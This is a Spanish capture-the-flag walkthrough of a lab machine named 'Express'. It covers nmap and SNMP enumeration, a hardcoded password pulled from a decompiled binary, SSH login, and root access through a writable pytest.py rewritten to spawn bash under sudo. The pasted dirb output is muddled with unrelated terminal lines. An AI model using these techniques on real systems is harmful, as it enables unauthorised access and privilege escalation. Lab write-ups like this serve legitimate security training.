

EXPRESS



Express

Autor: d1se0

Dificultad: Medio

Fecha de creación:
11/01/2025

CONECTIVIDAD

ping para verificar la conectividad con el host identificado.

```
ping -c1 172.17.0.2
```


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
```

22/tcp 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)

80/tcp Apache httpd 2.4.58 ((Ubuntu))

puerto 80



Como no vemos nada interesante y después de intentar fuerza bruta con hydra

intento escanear por UDP

```
nmap -sU 172.17.0.2
```

Starting Nmap 7.95 (<https://nmap.org>) at 2025-01-20 09:31 EST

Nmap scan report for 172.17.0.2

Host is up (0.00019s latency).

Not shown: 999 closed udp ports (port-unreach)

PORT	STATE	SERVICE
------	-------	---------

161/udp	open	snmp
---------	------	------

MAC Address: 02:42:AC:11:00:02 (Unknown)

Con snmp-check obtenemos información detallada

```
snmp-check 172.17.0.2 -p 161
```


```
# snmp-check 172.17.0.2 -p 161
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)

[+] Try to connect to 172.17.0.2:161 using SNMPv1 and community 'public'

[*] System information:

Host IP address      : 172.17.0.2
Hostname             : e28b5050331f
Description          : Linux e28b5050331f 6.11.2-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.11.2-1kali1 (2024-10-15) x86_64
Contact              : Me <admin@express.dl>
Location             : /var/www/secret/*
Uptime snmp          : 00:16:44.25
Uptime system        : 00:02:52.64
System date          : 2025-1-20 18:17:31.0
```

El correo `admin@express.dl`, podría darnos un usuario `admin` y un dominio asociado `express.dl`, con lo que lo añado al `/etc/hosts`.




ENUMERACIÓN

Con dirb hacemos enumeracion de archivos y directorios
Encontramos un directorio interesante `/binary`. En el, nos aparece un binario `game`. Lo descargamos

```
# dirb http://express.dl | lolcat -S game

-----/home/kali/Downloads
DIRB v2.22
By The Dark Raver
-----/home/kali
  +-- Desktop/Express
START_TIME: Mon Jan 20 12:38:28 2025
URL_BASE: http://express.dl/Desktop/Express
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
auto_deploy.sh: express.tar express.tar.gz express.zip game hydra-guests
-----
root@kali:~/Desktop/Express#
GENERATED WORDS: 4612
=====
---- Scanning URL: http://express.dl/ ----
==> DIRECTORY: http://express.dl/binary/
+ http://express.dl/index.htmls(CODE:200|SIZE:2723)
==> DIRECTORY: http://express.dl/javascript/
+ http://express.dl/robots.txt (CODE:200|SIZE:162)
+ http://express.dl/server-status (CODE:403|SIZE:275)
```



Con file, obtenemos información sobre el binario

```
file game
```

```
game: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),  
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,  
BuildID[sha1]=1fc8229bf4b0a5e4513a133e5ce793e3720fcec2,  
for GNU/Linux 3.2.0, not stripped
```

Con checksec, verificamos las protecciones de seguridad

```
checksec --file=game
```

```
checksec --file=game  
RELRO      STACK CANARY      NX      PIE      RPATH      RUNPATH      Symbols      FORTIFY Fortified      Fortifiable      FILE  
Partial RELRO No canary found NX enabled PIE enabled No RPATH No RUNPATH 43 Symbols No 0 1 game
```

Ejecutamos el binario para analizar su comportamiento

```
./game
```

```
Bienvenido al juego de adivinar el número.  
Debes adivinar el número correctamente 100 veces para obtener la clave  
secreta.
```

```
Adivina el número (intento #1 de 100):
```

Después de probar un rato y encontrar las 4 primeras respuestas exitosas

1,17,6,66 y viendo la eternidad que supondría continuar, pruebo a usar

ghidra, para intentar obtener información adicional

Encontramos una función `hidden-key` que nos ofrece una posible contraseña

`"P@ssw0rd!#--025163fhusGNFE"`

```
void hidden_key(void)
{
    char local_28 [28];
    uint local_c;

    builtin_strncpy(local_28, "P@ssw0rd!#--025163fhusGNFE", 0x1a);
    puts(&DAT_00102008);
    printf("La clave secreta es: ");
    for (local_c = 0; local_c < 0x1a; local_c = local_c + 1) {
        putchar((int)local_28[(int)local_c]);
    }
    putchar(10);
    return;
}
```

EXPLOTACIÓN

Intentamos acceder con estas credenciales por SSH

`admin/P@ssw0rd!#--025163fhusGNFE`

```
# ssh admin@express.dl
admin@express.dl's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com or SSH
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Fri Jan 10 16:42:53 2025 from 172.17.0.1
admin@e28b5050331f:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
admin@e28b5050331f:~$ sudo -l
Matching Defaults entries for admin on e28b5050331f:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User admin may run the following commands on e28b5050331f:
  (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/script.py
admin@e28b5050331f:~$
```

Revisamos el contenido del script

No hace nada en especial, pero importa varios módulos

```
import os
import random
import time
import pytest
```

Los tres primeros, son módulos estándar de Python, y pytest,
es un paquete externo utilizado para pruebas.

Para realizar el **hijacking**, primero buscamos donde se encuentra

`pytest.py`

```
admin@e28b5050331f:/usr/lib/python3.12$ find / -name pytest.py 2>/dev/null
/usr/lib/python3.12/pytest.py
```

Tenemos permisos de escritura en `pytest.py`

```
admin@e28b5050331f:/usr/lib/python3.12$ ls -la pytest.py
-rwxrwxr-x 1 root admin 1 Jan 10 17:08 pytest.py
```

Con nano modificamos el script

```
import os
os.system('/bin/bash')
```

Y nos hacemos root

```
admin@e28b5050331f:/usr/lib/python3.12$ sudo /usr/bin/python3 /opt/script.py
root@e28b5050331f:/usr/lib/python3.12# whoami
root
root@e28b5050331f:/usr/lib/python3.12#
```

Buen día 😊